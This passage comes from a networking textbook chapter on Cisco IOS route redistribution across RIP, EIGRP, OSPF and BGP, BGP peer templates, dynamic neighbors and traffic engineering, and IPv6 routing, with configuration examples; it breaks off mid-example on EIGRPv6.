The value of route maps is not limited to static routing. You can also use route maps to influence the decisions of dynamic routing protocols. As you delve further into EIGRP, OSPF, and BGP, you address route maps as they pertain to those protocols.

Redistribution

Redistribution is the process of incorporating routes from other routing protocols into another routing protocol. Let's say you have a router running OSPF and BGP and you need the routes learned via OSPF to be advertised in BGP and then the routes of OSPF be redistributed into BGP. Static and connected routes can also be redistributed into a dynamic routing protocol.

For most routing protocols, before redistributing routes, you should first configure a metric that the routing protocol will assign to routes that have been redistributed. Next, you need to use the **`redistribute`** command to redistribute routes. Routes that have been redistributed into the new protocol become external routes, if the receiving protocol supports the attribute. You should also ensure that the routes are in the routing table showing that they are from the redistributed protocol. If a prefix is learned by a routing protocol or is configured statically, but does not make it into the routing table, it will not be redistributed. It also won't be redistributed if it is in the routing table but it wasn't put there by the redistributed protocol. This might be the case if there are several routing protocols on a router but you aren't redistributing all of them.

You can redistribute routes from the following sources:

- *Static routes*: These are routes that have been entered manually.
- *Connected routes*: These are routes that are in the routing table due to a connected interface on a router.
- *Dynamically learned routes*: These are routes that have been learned via a dynamic routing protocol.

Table 14-4 displays redistribution commands that you will use.

Table 14-4. *Redistribution Commands*

Command	Description
redistribute [*protocol*] {metric *metric*} {*route-map route_map_name*}	Command used in a routing process instance to redistribute routes from another routing protocol. The routes can be filtered or changed using a route map. If a metric is not supplied, the default metric is used.
default-metric [*metric*]	RIP and EIGRP do not have implicit default metrics. If you are redistributing anything other than static or connected into RIP or EIGRP, you must either configure a default metric or configure a metric in each redistribution.
redistribute maximum-prefix *max_prefix*	OSPF allows us to set a maximum number of prefixes that will be redistributed into the OSPF process. This will prevent the OSPF database from getting too large but can cause other issues when prefixes are ignored.

In the following sections, overviews of redistribution for RIP, EIGRP, OSPF, and BGP are discussed. In the later sections on advanced routing, a few more topics relevant to redistribution are introduced.

RIP Redistribution Overview

Let's begin with RIP. The **redistribute** command can be used to redistribute routes into RIP:

```
Router1(config)#router rip
Router1(config-router)#redistribute ?
  bgp         Border Gateway Protocol (BGP)
  connected   Connected
  eigrp       Enhanced Interior Gateway Routing Protocol (EIGRP)
  isis        ISO IS-IS
  iso-igrp    IGRP for OSI networks
  lisp        Locator ID Separation Protocol (LISP)
  mobile      Mobile routes
  odr         On Demand stub Routes
  ospf        Open Shortest Path First (OSPF)
  ospfv3      OSPFv3
  rip         Routing Information Protocol (RIP)
  static      Static routes

Router1(config-router)#redistribute eigrp 1
```

This command redistributes EIGRP routes from process 1 into RIP. The metric is not supplied, so it will use the default metric. If a default metric hasn't been configured, it will default to infinite when redistributing dynamic routing protocols. RIP's default metric is 1 when redistributing static or connected routes. It is best practice when redistributing a routing protocol into another to specify a metric or route map; else, if you have a duplicate route, the router may have issues preferring a route.

The `metric` command is used to assign a metric for redistributed routes:

```
Router1(config-router)#redistribute static metric ?
  <0-16>       Default metric
  transparent  Transparently redistribute metric
```

EIGRP Redistribution Overview

The configuration for redistribution in EIGRP is very similar to RIP:

```
Router1(config)#router eigrp 1
Router1(config-router)#redistribute ?
  bgp             Border Gateway Protocol (BGP)
  connected       Connected
  eigrp           Enhanced Interior Gateway Routing Protocol (EIGRP)
  isis            ISO IS-IS
  odr             On Demand stub Routes
  ospf            Open Shortest Path First (OSPF)
  ospfv3          OSPFv3
  rip             Routing Information Protocol (RIP)
  static          Static routes
```

Just like RIP, a metric needs to be supplied, but the metric in EIGRP is more robust. Remember, by default, EIGRP uses the bandwidth and delay values for all links in the path as a metric. When redistributing routes into EIGRP, you have to specify the metric. You use the `default-metric` command or specify the metric for each `redistribute` command. The allowed metric values are

- *Bandwidth*: 1–4,294,967,295 (Kbps)
- *Delay*: 0–4,294,967,295 (in 10 microsecond units)
- *Reliability metric*: 0–255 (0 is 0% reliable and 255 is 100% reliable)
- *Effective bandwidth metric*: 1–255 (0 is 0% loaded and 255 is 100% loaded)
- *Maximum Transmission Unit (MTU) metric of the path*: 1–4,294,967,295

Even though the MTU option was never implemented in EIGRP, it is still required in the redistribution command. Similarly, even though reliability is not used by default, it still must be configured. Many administrators simply use 1s for all the values in the redistribution, because the metric as it comes into EIGRP doesn't matter in their environment. With the introduction of wide metrics, this causes a problem. In the case of wide metrics, redistributing with all 1s will result in an unusable metric.

Redistributed routes are external routes, and they will have a higher administrative distance (AD) than internal routes to EIGRP. External routes are advertised with an AD of 170, while internal EIGRP had an AD of 90.

The following examples show two ways to set the metric. In both examples, the throughput is 50 Mbps and 50 microseconds of delay. In the first example, the metric is set as the default. In this case, the metric doesn't need to be specified with the redistribution line:

```
Router1(config-router)#default-metric 50000 5 255 2 1400
```

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The metric can also be set as follows:

```
Router1(config-router)#redistribute ospf 1 metric 50000 5 255 2 1400
```

The metric values of an interface can be seen by typing the `show interface` command. This can give you a general idea of the metrics that you should use:

```
Router1#sh int e0/0
Ethernet0/0 is up, line protocol is up
  Hardware is AmdP2, address is aabb.cc00.0100 (bia aabb.cc00.0100)
  Internet address is 10.10.10.1/30
  MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
```

You can see the MTU, bandwidth, delay, and reliability values of the interface. The delay is shown in microseconds; but when specifying the delay, you must use 10 microsecond units, meaning a delay of 50 microseconds would be specified as a delay of 5.

When redistributing OSPF routes, you can limit the type of routes that are injected into EIGRP:

```
Router1(config-router)#redistribute ospf 1 match ?
  external       Redistribute OSPF external routes
  internal       Redistribute OSPF internal routes
  nssa-external  Redistribute OSPF NSSA external routes
```

You can choose to only redistribute external routes as seen in the following and even redistribute based on the type of external route. This can help with optimizing redistribution and avoiding loops:

```
Router1(config-router)#redistribute ospf 1 match external ?
  1              Redistribute external type 1 routes
  2              Redistribute external type 2 routes
  external       Redistribute OSPF external routes
  internal       Redistribute OSPF internal routes
  metric         Metric for redistributed routes
  nssa-external  Redistribute OSPF NSSA external routes
  route-map      Route map reference
  <cr>
```

Redistribution of RIP has fewer options. To redistribute RIP routes into EIGRP, use the **redistribute rip** command. Remember that the metric is only necessary if a default metric isn't supplied:

```
Router1(config-router)#redistribute rip metric 50000 5 255 2 1400
```

OSPF Redistribution Overview

Just like RIP and EIGRP, routes can be redistributed into OSPF using the `redistribute` command. Unlike RIP and EIGRP, OSPF will supply a default metric. Like EIGRP, OSPF can differentiate between internal and external routes. However, OSPF handles it differently than EIGRP. EIGRP changes the administrative distance for external routers. OSPF keeps the administrative distance the same but marks the routes as external.

It also has a few more options to better control redistribution.

```
Router1(config)#router ospf 1
Router1(config-router)#redistribute ?
  bgp             Border Gateway Protocol (BGP)
  connected       Connected
  eigrp           Enhanced Interior Gateway Routing Protocol (EIGRP)
  isis            ISO IS-IS
  iso-igrp        IGRP for OSI networks
  lisp            Locator ID Separation Protocol (LISP)
  maximum-prefix  Maximum number of prefixes redistributed to protocol
  mobile          Mobile routes
  odr             On Demand stub Routes
  ospf            Open Shortest Path First (OSPF)
  ospfv3          OSPFv3
  rip             Routing Information Protocol (RIP)
  static          Static routes

Router1(config-router)#redistribute connected ?
  metric       Metric for redistributed routes
  metric-type  OSPF/IS-IS exterior metric type for redistributed routes
  nssa-only    Limit redistributed routes to NSSA areas
  route-map    Route map reference
  subnets      Consider subnets for redistribution into OSPF
  tag          Set tag for routes redistributed into OSPF
  <cr>

Router1(config-router)#redistribute connected subnets
```

The **subnets** command needs to be used if the redistributed network is not a classful network. This command is removed in OSPFv3, and subnets are always redistributed. However, in IOS 15.4, IPv6 routing must be enabled to use OSPFv3, even when OSPFv3 is only used with IPv4. Due to this restriction, OSPFv3 is not heavily used in all IPv4 networks.

The metric for OSPF internal routes comes from the bandwidth of the links in the path. The default reference bandwidth is 100 Mbps. The cost of a link is the bandwidth divided by the reference bandwidth.

The following example sets the OSPF default metric for redistribution to 100. Assuming a reference bandwidth of 100 Mbps, this cost is equivalent to a 1 Mbps link:

```
Router1(config-router)#default-metric 100
```

The metric can be a value from 0 to 16777214 and can also be set with the **redistribute** command. If no metric is set, OSPF will automatically assign a metric of 20 to all routes except BGP routes which receive a metric of 1:

```
Router1(config-router)#redistribute eigrp 1 metric ?
  <0-16777214>  OSPF default metric

Router1(config-router)#redistribute eigrp 1 metric 100

Router1(config-router)#redistribute eigrp 1 metric-type ?
  1  Set OSPF External Type 1 metrics
  2  Set OSPF External Type 2 metrics
```

The **metric-type** command can be used to set the type of route that will be redistributed. Redistributed routes are seen in the routing table as E1 or E2. The default metric type is E2. The difference between the two is that E2 prefixes maintain the metric assigned at redistribution and E1 prefixes include internal costs in the calculation. OSPF will always prefer E1 prefixes over E2. It is interesting to note that in practice, decisions based on E1 and E2 prefixes will usually be the same. Even though E2 prefixes don't calculate in the internal costs, the routing process still needs to find the lowest cost to the ASBR.

An issue with redistribution is the default network. In most networks, there is a default network to send traffic that doesn't have a more specific path, but OSPF will not allow you to redistribute in the default network. When you need a default network advertised into OSPF, use the **default-information originate** command on the appropriate ASBR. This will advertise the default network in OSPF, when it is known to the originating router. If you add the `always` keyword, it will advertise the default network, even if it doesn't have a route to it:

```
Router 1(config-router)#default-information originate ?
  always       Always advertise default route
  metric       OSPF default metric
  metric-type  OSPF metric type for default routes
  route-map    Route-map reference
  <cr>
```

BGP Redistribution Overview

By now, you should be seeing a common theme when it comes to redistribution. All the protocols take routes from other protocols and put them in their respective databases.

BGP differs slightly from the other protocols. To start with, it favors routes that it obtained from other routing protocols, either from redistribution or the `network` command. This is opposite of EIGRP and OSPF which prefer internal routes.

Another differentiation is that BGP will retain information from the source routing protocol. The metric from the originating protocol is copied into BGP as its *Multiple Exit Discriminator* (MED). The MED is used to break ties when other path attributes such as the length of the AS path are the same. It also has the capability of storing source protocol information that can be used at a later redistribution or in a route map.

The command to redistribute into BGP is the same command as for the other metrics. If you look at the command, you will notice that it still has the ability to set a metric, even though BGP can use the metric from the redistributed protocol:

```
ASBR1(config-router)#default-metric ?
  <1-4294967295>  Default metric

ASBR1(config-router)#redistribute ospf 1 ?
  match      Redistribution of OSPF routes
  metric     Metric for redistributed routes
  route-map  Route map reference
  vrf        VPN Routing/Forwarding Instance
  <cr>
```

Redistributing from OSPF

In addition to having extra options when redistributing into OSPF, there are also additional options when redistributing from OSPF. One of these options is the `match` option. By default, OSPF will only match internal routes when redistributing into BGP. Think about a campus that has several IGPs, with OSPF handling the redistribution to BGP. If the redistribution only matches on internal routes, then any route learned from another routing protocol will be filtered.

To solve this problem, you need to match all the types of routes that you want to redistribute. This can be a combination of internal, external type 1, external type 2, not so stubby external type 1, and not so stubby external type 2:

```
RIP1(config-router)#redistribute ospf 1 match ?
  external       Redistribute OSPF external routes
  internal       Redistribute OSPF internal routes
  nssa-external  Redistribute OSPF NSSA external routes
```

Avoiding Loops and Suboptimal Routing

When you redistribute, you lose information tracked by the originating routing protocol. If there is only one redistribution point, this isn't a big problem, but it can introduce loops and suboptimal routing if you have more than one redistribution point. The problem most commonly shows up when using a protocol, such as RIP, that doesn't track if the route is external and has a high administrative distance. An easy solution for the problem with RIP is just to avoid it. Another solution is to use route tags. In the following example, route tags are applied when redistributing out of RIP, and then they are filtered when redistributing back into the protocol on a different router:

```
ASBR1(config)#route-map SET_TAG
ASBR1(config-route-map)#set tag 520
ASBR1(config-route-map)#router ospf 1
ASBR1(config-router)#redistribute rip route-map SET_TAG subnets
```

```
! Deny routes with tag 520
ASBR2(config)#route-map MATCH_TAG deny
ASBR2(config-route-map)#match tag 520
ASBR2(config-route-map)#route-map MATCH_TAG permit 20
ASBR2(config-route-map)#router rip
ASBR2(config-router)#redistribute ospf 1 route-map MATCH_TAG metric 5
```

Another possible solution is to match and filter on access lists. This gives you much more granularity, but it is limited in scalability.

Even though it isn't as prevalent, redistribution loops can happen with other protocols also. Similar techniques can be used to prevent these loops. In the following example, a route map is used to match the source protocol of BGP with autonomous system 65000 and is setting the tag to 179. The route tag is then propagated throughout the network so other routers can make decisions based on the tag:

```
EIGRP1(config)#route-map metric_source
EIGRP1(config-route-map)#match source-protocol bgp 65000
EIGRP1(config-route-map)#set tag 179

EIGRP1(config-route-map)#router eigrp 1
EIGRP1(config-router)#network 192.168.0.0
EIGRP1(config-router)#distribute-list route-map metric_source in
```

BGP

BGP is the protocol of the Internet. It became the standard because of its ability to handle large prefix tables and to support policy-based routing. Policy-based routing is important because when it comes to Internet Service Providers and other corporations, business drivers can dictate policy on how links are utilized.

This section expands on BGP with a focus on traffic engineering.

Address Families

When many routing protocols were originally developed, they were developed for IPv4 unicast routing. As new address families were introduced, routing protocols needed to integrate them. Newer implementations of routing protocols have decoupled the address family from the session, so the routing protocol can be modular and flexible. In current versions of IOS, BGP will apply configurations to the IPv4 unicast address family by default. In some cases, you might not want an IPv4 address family. To prevent the router from implicitly using the IPv4 unicast address family, you need to use the command `no bgp default ipv4-unicast`. However, Cisco is trying to push away from the default address family. In later versions of IOS, there might not be a default address family.

We will discuss address families more as they come up. Common address families that you will encounter are used for VRFs, VPNs, multicast, and IPv6.

Peer Groups and Templates

Peer groups were originally important because they helped the router create update groups. The update groups are used to reduce the processing requirements of BGP. Improvements of BGP over time made the need for peer groups less important, as routers were able to determine update group requirements without them.

The use of peer groups shifted to their use for simplifying configuration by grouping similar configurations together. For example, a route reflector configuration for iBGP has all the iBGP in the same autonomous system and is likely to be using the same loopback as the source interface for all peers and use the same password. In these cases, you can configure these properties on the peer group and then add a neighbor to that group:

```
! Set up the peer group
Router1(config)#router bgp 65000
Router1(config-router)#neighbor ibgp_peers peer-group
Router1(config-router)#neighbor ibgp_peers remote-as 65000
Router1(config-router)#neighbor ibgp_peers update-source lo0
Router1(config-router)#neighbor ibgp_peers route-reflector-client
Router1(config-router)#neighbor ibgp_peers password my_password

! Now add neighbors to the peer group
Router1(config-router)#neighbor 170.1.1.1 peer-group ibgp_peers
Router1(config-router)#neighbor 170.2.1.1 peer-group ibgp_peers
Router1(config-router)#neighbor 170.3.1.1 peer-group ibgp_peers
```

With the advent of peer templates, the use of peer groups is declining. One of the factors that makes peer templates more useful than peer groups is their ability to inherit from other templates. This allows network engineers to create a hierarchy of templates, which can make large BGP configurations harder to manage.

Since peer groups are tied to update groups, peer groups are also limited in that a peer group can only be tied to neighbors in the same address family. Templates don't share this limitation. Peer session templates are used to set attributes that can be shared between neighbors in all address families. Peer policy templates are used for address family–specific attributes. Peer session templates can inherit other peer session templates, and peer policy templates can inherit other peer policy templates. Both types of templates can be inherited by neighbor.

The following attributes are supported by peer session templates:

- description
- disable-connected-check
- ebgp-multihop
- exit peer-session
- inherit peer-session
- local-as
- password
- remote-as
- shutdown
- timers
- translate-update
- update-source
- version

The following attributes are supported by peer policy templates:

- advertisement-interval
- allowas-in
- as-override
- capability
- default-originate
- distribute-list
- dmzlink-bw
- exit-peer-policy
- filter-list
- inherit peer-policy
- maximum-prefix
- next-hop-self
- next-hop-unchanged
- prefix-list
- remove-private-as
- route-map
- router-reflector-client
- send-community
- send-label
- soft-reconfiguration
- unsuppress-map
- weight

The following example shows the configuration of two session templates, one of which is inheriting from the other. The inheriting peer template is applied to a neighbor:

```
Router(config)# router bgp 65000
Enters router configuration mode and creates a BGP routing process.
Router(config-router)# template peer-session INTERNAL-BGP
!Enters session-template configuration mode and creates a peer session template.
Router(config-router-stmp)# password Apress
!Configures a password for peers using this template
Router(config-router-stmp)# exit peer-session
Router(config-router)# template peer-session WAN
Router(config-router-stmp)# description WAN-CORE
Router(config-router-stmp)# update-source loopback 1
Router(config-router-stmp)# inherit peer-session INTERNAL-BGP
!Configures this peer session template to inherit the configuration of another peer session
template.
```

```
Router(config-router-stmp)# exit peer-session
Router(config-router)# neighbor 192.168.12.2 remote-as 6500
Router(config-router)#neighbor 192.168.12.2 inherit peer-session WAN
! Only one session template can be applied per neighbor.
!If multiple templates should be inherited, it should be done in a template.
```

Dynamic Neighbors

Introduction of the ability to create dynamic neighbors resurrected the value of peer groups. Up until the feature was added to BGP, each router needed to specifically list all of its BGP neighbors. Now, a hub router can be configured to listen to BGP open requests from its dynamic peers. The attributes of the neighbor relationship are defined by a peer group.

To configure dynamic neighbors, first, configure a peer group with all the attributes needed for the peer relationship. At a minimum, the peer group must include the remote autonomous system. Table 14-5 contains useful BGP commands and their descriptions.

Table 14-5. *Dynamic Neighbor Commands*

Command	Description
bgp ***listen [limit max-number | range network / length peer-group peer-group-name]***	Listens for BGP OPEN messages on the configured subnet range. Optionally sets a limit to the number of dynamic peers.
neighbor ***peer-group-name peer-group***	Creates a BGP peer group.

In the following example, you configure WAN-CORE as a hub for dynamic BGP and SpokeA as a spoke:

```
WAN-CORE(config)#int eth0/0
WAN-CORE(config-if)#no shut
WAN-CORE(config-if)#ip address 192.168.1.1 255.255.255.0
WAN-CORE(config-if)#exit
WAN-CORE(config)# router bgp 65000
WAN-CORE(config-router)# bgp log-neighbor-changes
! Log neighbor changes so we can see in the logs when a peer comes up
WAN-CORE(config-router)# neighbor spoke_group peer-group
WAN-CORE(config-router)# bgp listen limit 200
WAN-CORE(config-router)# bgp listen range 192.168.0.0/16 peer-group spoke_group
! Associates a subnet range with a BGP peer group and activates the BGP dynamic neighbors
feature.
WAN-CORE(config-router)# neighbor spoke_group ebgp-multihop 255
! Accepts and attempts BGP connections to external peers residing on networks that are not
directly connected.
WAN-CORE(config-router)# neighbor spoke_group remote-as 65001
WAN-CORE(config-router)# address-family ipv4 unicast
WAN-CORE(config-router-af)# neighbor spoke_group activate
! Activates the neighbor or listen range peer group within the address.
! Groups can only be used with the activate command when associated with listen rangeges.
WAN-CORE(config-router-af)# end
```

Now configure the spokes to communicate to the hub. In this example, you are only configuring one dynamic neighbor, but the WAN-CORE router was configured to accept up to 200 address range neighbors:

```
SpokeA(config)#int ethernet 0/0
SpokeA(config-if)#no shut
SpokeA(config-if)#ip address 192.168.1.2 255.255.255.0
SpokeA(config-if)#exit
SpokeA(config)# router bgp 65001
SpokeA(config-router)# neighbor 192.168.1.1 remote-as 65000
!When TCP opens a session to peer to WAN-CORE, WAN-CORE creates this peer dynamically.
```

Look back at the core router; you should see a console log message showing that a BGP neighbor relationship formed. While you are on that router, look at information about the peer using the commands `show ip bgp summary`, `show ip bgp peer group`, and `show ip bgp neighbors`. Note that it is reported that the neighbor was created dynamically:

AU6

```
WAN-CORE#
*May 17 18:09:46.400: %BGP-5-ADJCHANGE: neighbor *192.168.1.2 Up

WAN-CORE#show ip bgp summary
BGP router identifier 192.168.1.1, local AS number 65000
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
*192.168.1.2    4        65001       8       8        1    0    0 00:03:42        0
* Dynamically created based on a listen range command
Dynamically created neighbors: 1, Subnet ranges: 1

BGP peergroup spoke_group listen range group members:
  192.168.0.0/16

Total dynamically created neighbors: 1/(200 max), Subnet ranges: 1

WAN-CORE#show ip bgp peer-group
BGP peer-group is spoke_group,  remote AS 65001
  BGP peergroup spoke_group listen range group members:
  192.168.0.0/16
  BGP version 4
  Neighbor sessions:
    0 active, is not multisession capable (disabled)
  Default minimum time between advertisement runs is 30 seconds

 For address family: IPv4 Unicast
  BGP neighbor is spoke_group, peer-group external, members:
  *192.168.1.2
  Index 0, Advertise bit 0
  Update messages formatted 0, replicated 0
  Number of NLRIs in the update sent: max 0, min 0
```

```
WAN-CORE# show ip bgp neighbors
BGP neighbor is *192.168.1.2,  remote AS 65001, external link
 Member of peer-group spoke_group for session parameters
 Belongs to the subnet range group: 192.168.0.0/16
<output truncated>
```

Next Hop Issues with iBGP

The next hop attribute used in iBGP is passed from eBGP. By default, iBGP will rely on an IGP to provide the route to the next hop. In some cases, the IGPs shouldn't know about the next hop provided by eBGP. In these cases, you need to set the next hop to the iBGP router. This can be done either through the use of next-hop-self in the **neighbor** command or through a route map:

```
Router1(config)#router bgp 65000
Router1(config-router)#neighbor 170.10.20.1 remote-as 65000
Router1(config-router)#neighbor 170.10.20.1 next-hop-self
```

In most cases, the next-hop-self option on a neighbor statement is adequate, but route maps are more powerful. You can configure a route map so it only changes the next hop if certain conditions are matched, and you can set the next hop to self or any other router:

```
Router1(config)#access-list 1 permit 10.0.0.0 0.0.0.255
Router1(config)#route-map NEXT_HOP
Router1(config-route-map)#match ip address 1
Router1(config-route-map)#set ip next-hop ?
  A.B.C.D              IP address of next hop
  dynamic              application dynamically sets next hop
  encapsulate          Encapsulation profile for VPN nexthop
  peer-address         Use peer address (for BGP only)
  recursive            Recursive next-hop
  self                 Use self address (for BGP only)
  verify-availability  Verify if nexthop is reachable
Router1(config-route-map)#set ip next-hop peer-address
Router1(config)#router bgp 65000
Router1(config-router)#neighbor 170.10.20.1 remote-as 65000
Router1(config-router)#neighbor 170.10.20.1 route-map NEXT_HOP out
```

Anycast

The term *anycast* refers to the ability to have multiple devices advertise the same route, and the client is directed to the nearest instance. Anycast is commonly seen in multicast implementations where devices are configured with the same rendezvous point (RP) address and BGP is used to determine which RP is closest. The actual implementation of anycast in BGP is simple. By default, BGP will only advertise the best path to a prefix. In this case, BGP will intrinsically advertise the path to the nearest instance of an anycast address, without any configuration other than advertising it like any other unicast address.

Traffic Engineering with BGP

The robustness for traffic engineering is an important feature of BGP. Route maps are used to match on a long list of attributes and then set attributes to influence path selection. The actual implementation of BGP route policies is not extremely difficult, but creating the logic of the policy can get complicated in large BGP implementations.

If you remember from Chapter 12, the BGP decision is made by an ordered array of attributes. The process continues as long as there is a tie. Toward the top of the list in the BGP decision process are autonomous system path length and local preference. This makes these attributes good choices for use in policy-based routing. It is also important to note that attributes have directions of influence. For example, if you want to influence the path of incoming traffic, you could increase the length of the AS path when advertising to other ASs. By prepending ASs to the path, other BGP speakers will see the path as less optimal than it should be. On the other hand, local preference cannot be used to influence external peers. It is used to influence decisions in an outbound direction. The default local preference value is 100. To influence outbound path selection, you want to ensure that the preferred path has the higher local preference.

This section shows examples of attributes that route maps can match for use with BGP PBR, but that is nowhere near an exhaustive list of its capabilities. If you drill down into the match options, you can see the array of options:

```
BGP1(config-route-map)#match ?
  additional-paths  BGP Add-Path match policies
  as-path           Match BGP AS path list
  clns              CLNS information
  community         Match BGP community list
  extcommunity      Match BGP/VPN extended community list
  interface         Match first hop interface of route
  ip                IP specific information
  ipv6              IPv6 specific information
  length            Packet length
  local-preference  Local preference for route
  mdt-group         Match routes corresponding to MDT group
  metric            Match metric of route
  mpls-label        Match routes which have MPLS labels
  policy-list       Match IP policy list
  route-type        Match route-type of route
  rpki              Match RPKI state of route
  source-protocol   Match source-protocol of route
  tag               Match tag of route
```

In the following example, you match on prefix lists to set the match criteria. Prefix lists are good choices when you want to include the length of advertised prefixes in the criteria. The example is set up using two eBGP speakers and one iBGP speaker at each site. The iBGP speaker advertises loopback networks. To illustrate the value of prefix lists, you use different subnet masks on the loopbacks and match based on prefix length instead of just the subnet ID. Figure 14-5 is an example BGP diagram.



Figure 14-5. *Example BGP topology for PBR*

This example increases the local preference of this neighbor for prefixes in the 10.0.0.0/8 network with a length of 24 bits. This will make this path appear more attractive than the path out SiteB-2 which has the default local preference. The route map is applied inbound, so it will affect outbound traffic. The direction of influence is opposite of the direction of data flow:

```
SiteA-1(config)#ip prefix-list MATCH_24 permit 10.0.0.0/8 ge 24 le 24
! Match any prefix in the 10.0.0.0/8 network with a 24 bit subnet mask.
SiteA-1(config)#route-map INBOUND permit 10
SiteA-1(config-route-map)#match ip address prefix-list MATCH_24
SiteA-1(config-route-map)#set local-preference 500
! Match prefies in the prefix list and set the local preference
SiteA-1(config-route-map)#router bgp 65000
SiteA-1(config-router)#neighbor 172.16.12.2 route-map INBOUND in
! Apply the route map to the neighbor
```

The next part of the example uses AS path prepending to make a path look less attractive. This example prepends the AS number twice. The path to the matched prefixes will look less attractive going through the SiteB-1 router, and BGP should now prefer a path through SiteB-2 to reach the matched networks:

```
SiteB-1(config)#ip prefix-list GT_24 permit 10.0.0.0/8 ge 25
! Match any prefix in the 10.0.0.0/8 network with 25 bits or more in the subnet mask
SiteB-1(config)#route-map OUTBOUND permit 10
SiteB-1(config-route-map)#match ip address prefix-list GT_24
SiteB-1(config-route-map)#set as-path prepend 65001 65001
SiteB-1(config-route-map)#router bgp 65001
SiteB-1(config-router)#neighbor 172.16.12.1 route-map OUTBOUND out
```

IPv6 Routing

Routing IPv6 traffic isn't much different than routing IPv4 traffic. The differences in configuration that you will see are more because of routing protocol configurations being changed to better support multiple address families than the actual specifics of the address family. Some of the initial implementations of routing protocols for IPv6 had completely separate configuration modes from IPv4.

IPv6 and IPv4 have differences in how they handle neighbor discovery and security, but the exchange of prefixes should be decoupled from the session peering. For example, on a mixed IPv4 and IPv6 network, you can peer neighbors using IPv4 while passing prefixes for IPv6 and vice versa. Another difference that is seen with dynamic protocols is the use of link-local addresses. IPv4 routing will use the global address of link peers, but IPv6 has the option of using link-local addresses.

All the examples in this section use the topology shown in Figure 14-6.



Figure 14-6. *IPv6 topology*

For the global addresses, you use the numbering scheme 2002:xy::[x|y]/64 for all the interfaces, where x and y are the router number on the link. For the link-local addresses, you use the numbering scheme FE80::x. Link-local addresses default to an address based on the MAC address of the interface. You are changing it in this example to make it easier to read the routing tables.

To illustrate the numbering scheme, the interface configurations for Router1 and Router2 are shown as follows.

```
Router1# sh run | sec 0/0|0/1
interface Ethernet0/0
 no ip address
 ipv6 address FE80::1 link-local
 ipv6 address 2002:12::1/64
interface Ethernet0/1
 no ip address
 ipv6 address FE80::1 link-local
 ipv6 address 2002:13::1/64
Router1#
```

```
Router2(config)#ipv6 unicast-routing
Router2(config)#int eth0/0
Router2(config-if)#ipv6 address 2002:12::1/64
! The wrong address was supplied and a duplicate address was detected
*May 17 21:09:07.019: %IPV6_ND-4-DUPLICATE: Duplicate address 2002:12::1 on Ethernet0/0
Router2(config-if)#ipv6 address 2002:12::2/64
! The correct address was added, but we are still getting the duplicate address
*May 17 21:09:23.909: %IPV6_ND-4-DUPLICATE: Duplicate address 2002:12::1 on Ethernet0/0
Router2(config-if)#ipv6 address FE80::2 link-local
Router2(config-if)#no ipv6 address 2002:12::1/64
! Unlike IPv4, we can have several IPv6 address on a interface, so the incorrect address
needs to be removed.  It was not simply replaced when the new address was entered
Router2(config-if)#int eth0/2
Router2(config-if)#ipv6 address 2002:23::2/64
Router2(config-if)#ipv6 address FE80::2 link-local
Router2(config-if)#int eth1/0
Router2(config-if)#ipv6 address 2002:24::2/64
Router2(config-if)#ipv6 address FE80::2 link-local
```

Before going into dynamic routing protocols, let's look at an example using static routing. To start with, you need to enable IPv6 unicast routing, regardless of if you are using static or dynamic routing:

```
Router1(config)#ipv6 unicast-routing
```

Now, let's configure a static route on Router1 to point to Router2's 2002:24::/64 interface. At this time, you don't need to add a route to Router2, because the source of the ping test is from the network connecting Router 1 and Router2. In this example, you are using the interface and link-local address for routing. You could also use the global unicast address on the link:

```
Router1(config)#ipv6 route 2002:24::/64 ethernet 0/0 FE80::2
Router1(config)#do show ipv6 route static
IPv6 Routing Table - default - 6 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
S   2002:24::/64 [1/0]
     via FE80::2, Ethernet0/0

Router1#ping 2002:24::2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2002:24::2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/20 ms
```

EIGRPv6

If you are already using named mode EIGRP, you should be familiar with syntax and just need to configure the networks in the IPv6 unicast address family. Legacy mode EIGRP had commands scattered between the interface and the routing process, and it could get confusing to remember which is which. Named mode moves almost everything under the process.

To configure a router using named mode EIGRP, start with the `router eigrp instance-name` command:

```
Router1(config)#router eigrp ?
  <1-65535>  Autonomous System
